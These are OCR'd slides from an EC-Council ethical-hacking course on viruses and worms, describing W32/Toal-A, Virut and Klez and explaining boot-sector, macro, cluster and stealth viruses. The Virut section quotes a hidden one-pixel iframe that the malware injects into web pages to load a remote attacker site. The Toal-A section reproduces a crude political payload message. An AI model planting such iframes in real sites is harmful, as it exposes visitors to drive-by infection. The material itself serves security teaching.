V	The virus makes the C: drive shareable by setting various subkeys of: *HKLM\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\BinLaden*

Virus Analysis: W32/Toal-A

In particular, it will normally target Netstat.exe and Calc.exe

Each time you launch Windows Explorer, the virus will run and infect the files HH.EXE and Explorer.exe

The virus looks for the active anti-virus products scanners and attempts to terminate them

On rare occasions that the virus is run, it will activate a visual payload


Various colorful slogans will be displayed across the desktop, along with a message box

The message box is titled 'Worm/I-Worm/W32.BinLaden' and contains below text

```
Bush, you need more banhish in your life
Why to take the Amazon from brazil, if you like polution ?
Brazilian ppl wants the USA destruction, not likeour president, smelling Bush's balls
You are not the cops of the world, and World Trade Center was the first
Now you take the freedom from your own people, and the world is laughing ...
Ohhhh is this the famous American Way of Life ? MAMAMAMA !!!
```

The text is masked intentionally to hide offensive content

Virus Analysis: W32/Toal-A



Virus Analysis: W32/Toal-A

The virus tries to download information about other users from remote ICQ site by searching "white pages" for a list of keywords including: "history", "friends", "airplane"

The virus will then send itself to email addresses that it finds within the found pages

The virus process will normally terminate itself after 5-10 minutes, but can also be terminated using the Task Manager

Countermeasure: Microsoft has issued a patch to protect against this vulnerability at http://www.microsoft.com/technet/security/bulletin/MS01-027.asp

Virus Analysis: W32/Virut


- Virut is a family of polymorphic memory-resident appending **file infectors** that have EPO (Entry Point Obscuring) capabilities

The virus writes its initial code into a **gap (empty space)** in the end of the original file's code section and redirects the entry point address to that code

The virus **relocates** a certain amount of bytes from the entry point of the original file and writes its initial decryptor there

It **appends its code** to the **end of the file** and changes the entry point address of the original program so it points to the start of the appended viral code

Virus Analysis: W32/Virut




The virus attempts the following activities:


- Attempts to infect **.exe** and/or **.scr** files
- Interferes file protection activities provided by windows
- **Embeds the command** to give the user access to the php, asp, htm and html files in the site in where virus was trapped in advance


```
<iframe src="http://****.pl/rc/" width=1 height=1
style="border:0"></iframe>
```


Virus Analysis: Klez



Virus Analysis: Klez





Module Flow
Virus and Worms Concepts
Types of Viruses
Computer Worms
Malware Analysis
Countermeasures
Penetration Testing
C|EH
24
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



System or Boot Sector Viruses

- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of MBR
- When system boots, **virus code is executed first** and then control is passed to original MBR



File and Multipartite Viruses

File Viruses


File viruses infect files which are **executed or interpreted in the system** such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files

File viruses can be either direct-action (non-resident) or memory-resident

Multipartite Virus

Multipartite virus that attempts to attack both the **boot sector** and the **executable or program files** at the same time

Macro Viruses



Macro viruses infect **files** created by Microsoft Word or Excel

Most macro viruses are written using **macro language Visual Basic** for Applications (VBA)

Macro viruses infect **templates** or **convert infected documents into template files**, while maintaining their appearance of ordinary document files

Cluster Viruses


Cluster viruses **modify directory table entries** so that directory entries point to the virus code instead of the actual program

There is **only one copy** of the virus on the disk infecting all the programs in the computer system

It will **launch itself first** when any program on the computer system is started and then the **control is passed** to actual program

Stealth/Tunneling Viruses

- These viruses **evade** the anti-virus software by intercepting its requests to the operating system
- A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS
- The virus can then **return** an uninfected version of the file to the anti-virus software, so that it appears as if the file is "clean"

